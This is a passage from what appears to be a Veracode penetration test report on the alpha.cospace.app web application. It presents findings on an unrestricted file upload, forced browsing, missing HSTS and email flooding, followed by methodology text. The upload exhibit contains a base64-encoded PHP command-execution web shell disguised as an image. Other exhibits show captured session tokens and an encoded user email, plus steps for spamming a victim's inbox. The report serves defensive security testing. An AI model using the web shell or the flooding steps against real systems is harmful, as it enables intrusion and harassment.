2BQB91OvwmfLwdC6gtCZg8pOJJ9Wp9HQxOIPc4LLaRxkBzWmhq5tgAXNamFXqNfN13w0Zv1Qo0%2B7UFm7eTU
ZM1pxWpn45MTcNDMw0DBsLE81ndyB%2BZbwKMM11kObcNv6hsGhiAekHpTmT0mVxEcVanSUEArxdG3AssBUTB
c34E%5C%2FRuXm2daHL%2BiUEJz8kN%2Bz%2B8LP5AsHifLZJUfSxxv%5C%2FINpz3zfde%5C%2Fu%2BsQ%3D
%3D%22%2C%22iv%22%3A%2262ff898fe5f574ec5ca43ff78097743e%22%2C%22s%22%3A%228da71230dd77144
2%22%7D; alphaxcid=gmailcom; alphaxuid=xxxxxcomkrlovett
Connection: close

args={"lib":"tools","query":"upload","part":0,"partmax":0,"file":"DX88HQX77G.png","spaceid":"ML97LMQ78LAT92H","da
ta":{"PD8KLy8KLy8gUEhQX0tJVAovLwovLyBjbWQucGhwID0gQ29tbWFuZCBFeGVjdXRpb24KLy8KLy8gYnk6IFRoZS
BEYXJrIFJhdmVYCi8vIG1vZGhmaWVkOiAyMS8wMS8yMDA0Ci8vCj8~CjxIVE1MPjxCT0RZPgo8Rk9STSBNRVRIT0
Q9IkdFVCIGtkFNRT0ibXlmb3JtliBBQ1RJt049IiI~CjxJTIBVVCBUWVBFPSJ0ZXh0liBOQU1FPSjBwQipgo8SU5QV
VQgVFIQRT0ic3VibW0liBWQUxVRT0iU2VuZCI~CjwvRk9STT4KPHByZT4KPD8KaWY0JF9HRVRbJ2NtZCddKSB7
CiAgc3lzdGVtKCRfR0VUWYdjbWQnXSk7CiAgfQo/Pgo8L3ByZT4KPC9CT0RZPjwvSFRNTD4KCg=="}
```

RESPONSE

```
HTTP/1.1 200 OK
Date: Wed, 03 Oct 2018 22:49:55 GMT
Server: Apache
Set-Cookie: alphaxdid=XC63RDG88S; expires=Fri, 02-Nov-2018 22:49:55 GMT; Max-Age=2592000; path=/;
domain=alpha.cospace.app; secure; HttpOnly
Vary: Accept-Encoding
Content-Length: 724
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
{"q":"tools\\upload","xload":2,"xsave":2,"xload_failed":0,"xsave_failed":0,"bruteForce":false,"sizeLimit":false,"url":"DX88
HQX77G.png","args":{"lib":"tools","query":"upload","part":0,"partmax":0,"file":"DX88HQX77G.png","spaceid":"ML97LMQ
78LAT92H","data":{"PD8KLy8KLy8gUEhQX0tJVAovLwovLyBjbWQucGhwID0gQ29tbWFuZCBFeGVjdXRpb24KLy8KLy8gYnk6IFRoZS
BEYXJrIFJhdmVYCi8vIG1vZGhmaWVkOiAyMS8wMS8yMDA0Ci8vCj8~CjxIVE1MPjxCT0RZPgo8Rk9S
```

```
TsBNRVRIT0Q9IkdFVCigTkFNRT0ibXlmb3JtliBBQ1RJT049Iil~`CjxJTIBVVCBUWVBFPSJ0ZXh0liBOQU1FPSJjbWQi
Pgo8SU5QVVQgVFIQRT0ic3VibWl0liBWQUxVRT0iU2VuZCI~`CjwvRk9STT4KPHByZT4KPD8KaWY6JF9HRVRbJ2N
tZCddKSB7CiAgc3lzdGVtKCRfR0VUWydybWQnXSsk7CiAgfQoVPgo8L3ByZT4KPC9CT0RZPjwvSFRNTD4KCg=="},"re
sponseTimeMs":0.58603286743164}
```

Recommendations

It is not sufficient to rely on client-side file extension checks in order to restrict the content type of uploaded contents. Server-side checks should be employed on the uploaded content to ensure it conforms to expected formatting.

The provided filename should not be used in construction of the stored filename without strict data validation occurring. Ideally, the user-provided filename should be ignored and the stored filename constructed entirely from server-side, trusted data. For example, the stored filename can simply be a GUID that is an index to meta-data in the database.

Low (3 flaws)

→ Authorization Issues(1 flaw)

Associated Flaws by CWE ID:

→ Direct Request ('Forced Browsing') (CWE ID 425)(1 flaw)

Vulnerabilities found through Manual Penetration Testing

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1350	Simple	2.6	1	Forced Browsing - Admin Directory	Data Leakage Attacks	

↳ Reviewer Notes: CVSS v2 Vector (AV:L/AC:H/Au:N/C:P/I:P/A:N) = 2.6

Effort to Fix: 2

Description

When unauthenticated, it is possible to browse to the /admin folder directly. In forced browsing testing, brute force techniques to search for unlinked contents in the domain directory, such as temporary directories and files, and old backup and configuration files. Note: None of the admin actions were available to be fully utilized without authentication.

Severity Description

The severity is calculated by the type of information exposed as well as the ability to utilize any actions.

Exploitability

By browsing to the /admin directory directly, an unauthenticated user can view the administrative panel. These resources may store sensitive information about web applications and operational systems, such as source code, credentials, internal network addressing, and so on, thus being considered a valuable resource for intruders.

Location


<https://alpha.cospace.app/admin/>


Attack Vectors

HTTP Request URL

Exhibits

Screenshot of Admin panel





Recommendations

Authentication should be required to access resources on the web server, to those accounts that which are authorized.

→ Encapsulation(1 flaw)

Associated Flaws by CWE ID:

→ Protection Mechanism Failure (CWE ID 693)(1 flaw)

Vulnerabilities found through Manual Penetration Testing

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1349	Average	3.6	1	HTTP Strict Transport Security (HSTS)	Exploitation of Privilege/Trust	
↳ Reviewer Notes: CVSS v2 Vector: (AV:N/AC:H/Au:N/C:P/I:P/A:N) = 3.6						

Effort to Fix: 2

Description

The application does not use Strict Transport Security, which is an additional security feature that ensures SSL/TLS is used, and that no sensitive information is sent via HTTP only. This feature is recognized by most browsers.

Severity Description

Without Strict-Transport-Security, an attacker may trick a user into submitting non-SSL/TLS requests and observe the requests in order to hijack the session by observing cookie values, usernames, and passwords.

This may allow an attacker to compromise a user's session or account, or maliciously modify the way the website appears to the user. The collateral damage to exploitation of this vulnerability can be severe and include the compromise of administrative accounts and extensive reputation damage.

Exploitability

During testing it was observed that the Strict-Transport-Security header is not utilized and therefore not set as a condition. Attackers may utilize hacking packages such as SSLStrip to host versions of the vulnerable application without the 'https' protocol in place between the user and the server - allowing a 'man in the middle' attack.

Location

<https://alpha.cospace.app/>

Attack Vectors

Server Headers

Exhibits

Request/Response Code

```
REQUEST

POST /bin/api/_query.php HTTP/1.1
Host: alpha.cospace.app
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
responseType: json
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
token: valid
companyid: Z21haWxjb20=
userid: Z21haWxjb21rcmxvdmV0dA==
email: a3Jsb3ZldHRAZ21haWwuY29t
deviceid: XC63RDG88S
Referer: https://alpha.cospace.app/
Content-Length: 570
Cookie: alphaxdid=XC63RDG88S;
alphatoken=%7B%22ct%22%3A%2283521AhZ%5C%2F1ZWd3VPdA7UzepXokXeml7%2Blpuh42jHhSCAMQDVUe7
GD5O15fgtWfFWQn1N93pU7IJrcwYrs0EmdTm8oE5otEmnPwXtVcjORkiRUXFDvukS%5C%2FAG6lYshNgtM0L%2BQ
dR2ZgliifjiqRRw%2BNxqFSfDrC0P9rturdfSDhsvX%2BSBLMoSrZpqMBosE2dTHlww1UQ728forXabmzW6C9nik2zAkqh
QSA4dReFp%2B6dUYFIZAGR9cMidpOZ3AlnSIXT1uUavPM3gHFYgR9FPCzDg%3D%3D%22%2C%22iv%22%3A%2
2c786dba63e73ed41892c70cd68ccae1f%22%2C%22s%22%3A%22409201e6767f3511%22%7D;
alphaxcid=gmailcom; alphaxuid=xxxxxxcomkrlovett
Connection: close

args={"lib":"devices","query":"set","deviceid":"XC63RDG88S","device":{"id":"XC63RDG88S","name":"Macbook","os":"In
tel Mac OS X 10.12;
rv:45.0","browser":{"notifications":true,"version":"45.0","name":"Firefox","rtc":true,"extension":{"installed":false},"languag
e":"en-
US","audioApi":false},"screen":{"resolution":{"native":{"w":1920,"h":1200},"virtual":{"w":1920,"h":1200}},"ratio":"8:5","pixe
lScale":1,"size":20},"timezone":{"offset":420},"audioApi":true,"media":{"input":{"audio":2,"video":1},"output":{"audio":0}},"
hardware":{"score":7.4,"webgl":true,"gpu":"Unknown"}}}

RESPONSE

HTTP/1.1 200 OK
Date: Thu, 27 Sep 2018 15:38:24 GMT
Server: Apache
Set-Cookie: alphaxdid=XC63RDG88S; expires=Sat, 27-Oct-2018 15:38:24 GMT; Max-Age=2592000; path=/;
domain=alpha.cospace.app; secure; HttpOnly
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Recommendations

Applications should use transport-level encryption (SSL/TLS) to protect all communications passing between the client and the server. The Strict-Transport-Security HTTP header should be used to ensure that clients refuse to access the server over an insecure connection.

An example header is: Strict-Transport-Security: max-age=31536000; includeSubDomains

Additional information: https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet

→ Other(1 flaw)

Associated Flaws by CWE ID:

→ Insufficient Control of Network Message Volume (Network Amplification) (CWE ID 406)(1 flaw)

Vulnerabilities found through Manual Penetration Testing

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1348	Simple	3.4	1	Insufficient Control of Network Operation - Application Emails	Abuse of Functionality	
↳ Reviewer Notes: CVSS v2 Vector (AV:N/AC:H/Au:N/C:P/I:P/A:N/E:U/RL:ND/RC:ND) = 3.4						

Effort to Fix: 2

Description

During the create account process, the application does not limit the amount of 'cospace pin' emails to send out. There is no captcha nor time limit in place to resend emails to an unsuspecting address an unlimited number of times.

Severity Description

By not limiting the number of external email communications that are completed by the application, it is possible to abuse the process to flood unlimited numbers of addresses, potentially causing the company's domain to end up on a blacklisted or spam email filter.

Exploitability

To spam an external email address, begin the create account process by entering in the victim's email, then proceed to the next page to put a first and last name. The attacker could then use the next and back buttons an unlimited number of times to spam the victim's email. This can also be placed in a script and automated by an attacker.

Location

<https://alpha.cospace.app/>

Attack Vectors

URL Request

Exhibits

Screenshot of victim's email

Cospace

2:43 PM >

Your Cospace Pin is: 42307 Please enter this pin number to authenticate your device with Cosp...

2:43 PM >

Your Cospace Pin is: 42307 Please enter this pin number to authenticate your device with Cosp...

2:43 PM >

Your Cospace Pin is: 42307 Please enter this pin number to authenticate your device with Cosp...

2:43 PM >

Your Cospace Pin is: 42307 Please enter this pin number to authenticate your device with Cosp...

2:43 PM >

Your Cospace Pin is: 42307 Please enter this pin number to authenticate your device with Cosp...

The application should not allow unlimited emails to be sent to an address without basic time limit restraints or a captcha module enabled.

Info (1 flaw)

→ Potential Backdoor(1 flaw)

Associated Flaws by CWE ID:

→ 7PK - Code Quality (CWE ID 398)(1 flaw)

Vulnerabilities found through Manual Penetration Testing

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1351	Simple	0	1	Indicator of Poor Code Quality	Abuse of Functionality	

↳ Reviewer Notes: Informational

Effort to Fix: 2

Description

The code has features that do not directly introduce a weakness or vulnerability, but indicate that the product has not been carefully developed or maintained. Duplicate cookies were set within the server headers.

Severity Description

An attacker could discover a vulnerability or weakness within the application that could lead to further compromise of the application.

Exploitability

Duplicate cookies set

Programs are more likely to be secure when good development practices are followed. If a program is complex, difficult to maintain, not portable, or shows evidence of neglect, then there is a higher likelihood that weaknesses are buried in the code.

Location

'alphaxdid' Cookie Server Header

Attack Vectors

Header Cookie

Exhibits

Request/Response Code

REQUEST

```
POST /bin/api/_query.php HTTP/1.1
Host: alpha.cospace.app
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
responseType: json
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
token: valid
companyid: Z21haWxjb20=
userid: Z21haWxjb21rcmxvdmV0dA==
email: a3Jsb3ZldHRAZ21haWwuY29t
deviceid: XC63RDG88S
```

```

Referer: https://alpha.cospace.app/bin/accounts/accounts.php?10360673
Content-Length: 35
Cookie: alphaxdid=XC63RDG88S;
alphatoken=%7B%22ct%22%3A%2283521AhZ%5C%2F1ZWd3VPdA7UzepXokXemI7%2Blpuh42jHhSCAMQDVUe7
GD5O15fgtWfFWQn1N93pU7IJrcwYrs0EmdTm8oE5otEmnPwXtVcjORkiRUXFDvukS%5C%2Fag6IYshNqtM0L%2BQ
dR2ZglifjiqRRw%2BNxqFSfDrC0P9rturdfSDhsvX%2BSBLMoSrZpqMBosE2dTHlww1UQ728forXabmzW6C9nik2zAkqh
QSA4dReFp%2B6dUYFIZAGR9cMidpOZ3AlnSIXT1uUavPM3gHFYgR9FPCzDg%3D%3D%22%2C%22iv%22%3A%2
2c786dba63e73ed41892c70cd68ccae1f%22%2C%22s%22%3A%22409201e6767f3511%22%7D;
alphaxcid=gmailcom; alphaxuid=xxxxxcomkrlovett
Connection: close

args={"lib":"pin","query":"logout"}

RESPONSE

HTTP/1.1 200 OK
Date: Thu, 27 Sep 2018 15:57:10 GMT
Server: Apache
Set-Cookie: alphaxdid=XC63RDG88S; expires=Sat, 27-Oct-2018 15:57:10 GMT; Max-Age=2592000; path=/;
domain=alpha.cospace.app; secure; HttpOnly
Set-Cookie: alphatoken=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/;
domain=alpha.cospace.app; secure; HttpOnly
Set-Cookie: alphaxuid=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/;
domain=alpha.cospace.app; secure; HttpOnly
Set-Cookie: alphaxcid=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/;
domain=alpha.cospace.app; secure; HttpOnly
Set-Cookie: alphaxdid=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/;
domain=alpha.cospace.app; secure; HttpOnly
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

```

Recommendations

Review the application source code as well as maintenance for the application.

About Veracode's Methodology

The Veracode platform uses static and dynamic analysis (for web applications) to inspect executables and identify security flaws in your applications. Using both static and dynamic analysis helps reduce false negatives and detect a broader range of security flaws. The static binary analysis engine models the binary executable into an intermediate representation, which is then verified for security flaws using a set of automated security scans. Dynamic analysis uses an automated penetration testing technique to detect security flaws at runtime. Once the automated process is complete, a security technician verifies the output to ensure the lowest false positive rates in the industry. The end result is an accurate list of security flaws for the classes of automated scans applied to the application.

Veracode Rating System Using Multiple Analysis Techniques

Higher assurance applications require more comprehensive analysis to accurately score their security quality. Because each analysis technique (automated static, automated dynamic, manual penetration testing or manual review) has differing false negative (FN) rates for different types of security flaws, any single analysis technique or even combination of techniques is bound to produce a certain level of false negatives. Some false negatives are acceptable for lower business critical applications, so a less expensive analysis using only one or two analysis techniques is acceptable. At higher business criticality the FN rate should be close to zero, so multiple analysis techniques are recommended.

Application Security Policies

The Veracode platform allows an organization to define and enforce a uniform application security policy across all applications in its portfolio. The elements of an application security policy include the target Veracode Level for the application; types of flaws that should not be in the application (which may be defined by flaw severity, flaw category, CWE, or a common standard including OWASP, CWE/SANS Top 25, or PCI); minimum Veracode security score; required scan types and frequencies; and grace period within which any policy-relevant flaws should be fixed.

Policy constraints

Policies have three main constraints that can be applied: rules, required scans, and remediation grace periods.

Evaluating applications against a policy

When an application is evaluated against a policy, it can receive one of four assessments:

Not assessed The application has not yet had a scan published

Passed The application has passed all the aspects of the policy, including rules, required scans, and grace period.

Did not pass The application has not completed all required scans; has not achieved the target Veracode Level; or has one or more policy relevant flaws that have exceeded the grace period to fix.

Conditional pass The application has one or more policy relevant flaws that have not yet exceeded the grace period to fix.

Understand Veracode Levels

The Veracode Level (VL) achieved by an application is determined by type of testing performed on the application, and the severity and types of flaws detected. A minimum security score (defined below) is also required for each level.

There are five Veracode Levels denoted as VL1, VL2, VL3, VL4, and VL5. VL1 is the lowest level and is achieved by demonstrating that security testing, automated static or dynamic, is utilized during the SDLC. VL5 is the highest level and is achieved by performing automated and manual testing and removing all significant flaws. The Veracode Levels VL2, VL3, and VL4 form a continuum of increasing software assurance between VL1 and VL5.

For IT staff operating applications, Veracode Levels can be used to set application security policies. For deployment scenarios of different business criticality, differing VLs should be made requirements. For example, the policy for applications that handle credit card transactions, and therefore have PCI compliance requirements, should be VL5. A medium business criticality internal application could have a policy requiring VL3.

Software developers can decide which VL they want to achieve based on the requirements of their customers. Developers of software that is mission critical to most of their customers will want to achieve VL5. Developers of general purpose business software may want

to achieve VL3 or VL4. Once the software has achieved a Veracode Level it can be communicated to customers through a Veracode Report or through the Veracode Directory on the Veracode web site.

Criteria for achieving Veracode Levels

The following table defines the details to achieve each Veracode Level. The criteria for all columns: Flaw Severities Not Allowed, Flaw Categories not Allowed, Testing Required, and Minimum Score.

*Dynamic is only an option for web applications.

Veracode Level	Flaw Severities Not Allowed	Testing Required*	Minimum Score
VL5	V.High, High, Medium	Static AND Manual	90
VL4	V.High, High, Medium	Static	80
VL3	V.High, High	Static	70
VL2	V.High	Static OR Dynamic OR Manual	60
VL1		Static OR Dynamic OR Manual	

When multiple testing techniques are used it is likely that not all testing will be performed on the exact same build. If that is the case the latest test results from a particular technique will be used to calculate the current Veracode Level. After 6 months test results will be deemed out of date and will no longer be used to calculate the current Veracode Level.

Business Criticality

The foundation of the Veracode rating system is the concept that more critical applications require higher security quality scores to be acceptable risks. Less business critical applications can tolerate lower security quality. The business criticality is dictated by the typical deployed environment and the value of data used by the application. Factors that determine business criticality are: reputation damage, financial loss, operational risk, sensitive information disclosure, personal safety, and legal violations.

US. Govt. OMB Memorandum M-04-04; NIST FIPS Pub. 199

Business Criticality Description

Very High	Mission critical for business/safety of life and limb on the line
High	Exploitation causes serious brand damage and financial loss with long term business impact
Medium	Applications connected to the internet that process financial or private customer information
Low	Typically internal applications with non-critical business impact
Very Low	Applications with no material business impact

Business Criticality Definitions

Very High (BC5) This is typically an application where the safety of life or limb is dependent on the system; it is mission critical the application maintain 100% availability for the long term viability of the project or business. Examples are control software for industrial, transportation or medical equipment or critical business systems such as financial trading systems.

High (BC4) This is typically an important multi-user business application reachable from the internet and is critical that the application maintain high availability to accomplish its mission. Exploitation of high criticality applications cause serious brand damage and business/financial loss and could lead to long term business impact.

Medium (BC3) This is typically a multi-user application connected to the internet or any system that processes financial or private customer information. Exploitation of medium criticality applications typically result in material business impact resulting

in some financial loss, brand damage or business liability. An example is a financial services company's internal 401K management system.

Low (BC2) This is typically an internal only application that requires low levels of application security such as authentication to protect access to non-critical business information and prevent IT disruptions. Exploitation of low criticality applications may lead to minor levels of inconvenience, distress or IT disruption. An example internal system is a conference room reservation or business card order system.

Very Low (BC1) Applications that have no material business impact should its confidentiality, data integrity and availability be affected. Code security analysis is not required for applications at this business criticality, and security spending should be directed to other higher criticality applications.

Scoring Methodology

The Veracode scoring system, Security Quality Score, is built on the foundation of two industry standards, the Common Weakness Enumeration (CWE) and Common Vulnerability Scoring System (CVSS). CWE provides the dictionary of security flaws and CVSS provides the foundation for computing severity, based on the potential Confidentiality, Integrity and Availability impact of a flaw if exploited.

The Security Quality Score is a single score from 0 to 100, where 0 is the most insecure application and 100 is an application with no detectable security flaws. The score calculation includes non-linear factors so that, for instance, a single Severity 5 flaw is weighted more heavily than five Severity 1 flaws, and so that each additional flaw at a given severity contributes progressively less to the score.

Veracode assigns a severity level to each flaw type based on three foundational application security requirements — Confidentiality, Integrity and Availability. Each of the severity levels reflects the potential business impact if a security breach occurs across one or more of these security dimensions.

Confidentiality Impact

According to CVSS, this metric measures the impact on confidentiality if a exploit should occur using the vulnerability on the target system. At the weakness level, the scope of the Confidentiality in this model is within an application and is measured at three levels of impact -None, Partial and Complete.

Integrity Impact

This metric measures the potential impact on integrity of the application being analyzed. Integrity refers to the trustworthiness and guaranteed veracity of information within the application. Integrity measures are meant to protect data from unauthorized modification. When the integrity of a system is sound, it is fully proof from unauthorized modification of its contents.

Availability Impact

This metric measures the potential impact on availability if a successful exploit of the vulnerability is carried out on a target application. Availability refers to the accessibility of information resources. Almost exclusive to this domain are denial-of-service vulnerabilities. Attacks that compromise authentication and authorization for application access, application memory, and administrative privileges are examples of impact on the availability of an application.

Security Quality Score Calculation

The overall Security Quality Score is computed by aggregating impact levels of all weaknesses within an application and representing the score on a 100 point scale. This score does not predict vulnerability potential as much as it enumerates the security weaknesses and their impact levels within the application code.

The Raw Score formula puts weights on each flaw based on its impact level. These weights are exponential and determined by empirical analysis by Veracode's application security experts with validation from industry experts. The score is normalized to a scale of 0 to 100, where a score of 100 is an application with 0 detected flaws using the analysis technique for the application's business criticality.

Understand Severity, Exploitability, and Remediation Effort

Severity and exploitability are two different measures of the seriousness of a flaw. Severity is defined in terms of the potential impact to confidentiality, integrity, and availability of the application as defined in the CVSS, and exploitability is defined in terms of the likelihood

or ease with which a flaw can be exploited. A high severity flaw with a high likelihood of being exploited by an attacker is potentially more dangerous than a high severity flaw with a low likelihood of being exploited.

Remediation effort, also called Complexity of Fix, is a measure of the likely effort required to fix a flaw. Together with severity, the remediation effort is used to give Fix First guidance to the developer.

Veracode Flaw Severities

Veracode flaw severities are defined as follows:

Severity	Description
Very High	The offending line or lines of code is a very serious weakness and is an easy target for an attacker. The code should be modified immediately to avoid potential attacks.
High	The offending line or lines of code have significant weakness, and the code should be modified immediately to avoid potential attacks.
Medium	A weakness of average severity. These should be fixed in high assurance software. A fix for this weakness should be considered after fixing the very high and high for medium assurance software.
Low	This is a low priority weakness that will have a small impact on the security of the software. Fixing should be consideration for high assurance software. Medium and low assurance software can ignore these flaws.
Very Low	Minor problems that some high assurance software may want to be aware of. These flaws can be safely ignored in medium and low assurance software.
Informational	Issues that have no impact on the security quality of the application but which may be of interest to the reviewer.

Informational findings

Informational severity findings are items observed in the analysis of the application that have no impact on the security quality of the application but may be interesting to the reviewer for other reasons. These findings may include code quality issues, API usage, and other factors.

Informational severity findings have no impact on the security quality score of the application and are not included in the summary tables of flaws for the application.

Exploitability

Each flaw instance in a static scan may receive an exploitability rating. The rating is an indication of the intrinsic likelihood that the flaw may be exploited by an attacker. Veracode recommends that the exploitability rating be used to prioritize flaw remediation within a particular group of flaws with the same severity and difficulty of fix classification.

The possible exploitability ratings include:

Exploitability	Description
V. Unlikely	Very unlikely to be exploited
Unlikely	Unlikely to be exploited

Exploitability	Description
Neutral	Neither likely nor unlikely to be exploited.
Likely	Likely to be exploited
V. Likely	Very likely to be exploited

Note: All reported flaws found via dynamic scans are assumed to be exploitable, because the dynamic scan actually executes the attack in question and verifies that it is valid.

Effort/Complexity of Fix

Each flaw instance receives an effort/complexity of fix rating based on the classification of the flaw. The effort/complexity of fix rating is given on a scale of 1 to 5, as follows:

Effort/Complexity of Fix	Description
5	Complex design error. Requires significant redesign.
4	Simple design error. Requires redesign and up to 5 days to fix.
3	Complex implementation error. Fix is approx. 51-500 lines of code. Up to 5 days to fix.
2	Implementation error. Fix is approx. 6-50 lines of code. 1 day to fix.
1	Trivial implementation error. Fix is up to 5 lines of code. One hour or less to fix.

Flaw Types by Severity Level

The flaw types by severity level table provides a summary of flaws found in the application by Severity and Category. The table puts the Security Quality Score into context by showing the specific breakout of flaws by severity, used to compute the score as described above. If multiple analysis techniques are used, the table includes a breakout of all flaws by category and severity for each analysis type performed.

Flaws by Severity

The flaws by severity chart shows the distribution of flaws by severity. An application can get a mediocre security rating by having a few high risk flaws or many medium risk flaws.

Flaws in Common Modules

The flaws in common modules listing shows a summary of flaws in shared dependency modules in this application. A shared dependency is a dependency that is used by more than one analyzed module. Each module is listed with the number of executables that consume it as a dependency and a summary of the impact on the application's security score of the flaws found in the dependency.

The score impact represents the amount that the application score would increase if all the flaws in the shared dependency module were fixed. This information can be used to focus remediation efforts on common modules with a higher impact on the application security score.

Only common modules that were uploaded with debug information are included in the Flaws in Common Modules listing.

Action Items

The Action Items section of the report provides guidance on the steps required to bring the application to a state where it passes its assigned policy. These steps may include fixing or mitigating flaws or performing additional scans. The section also includes best practice recommendations to improve the security quality of the application.

Common Weakness Enumeration (CWE)

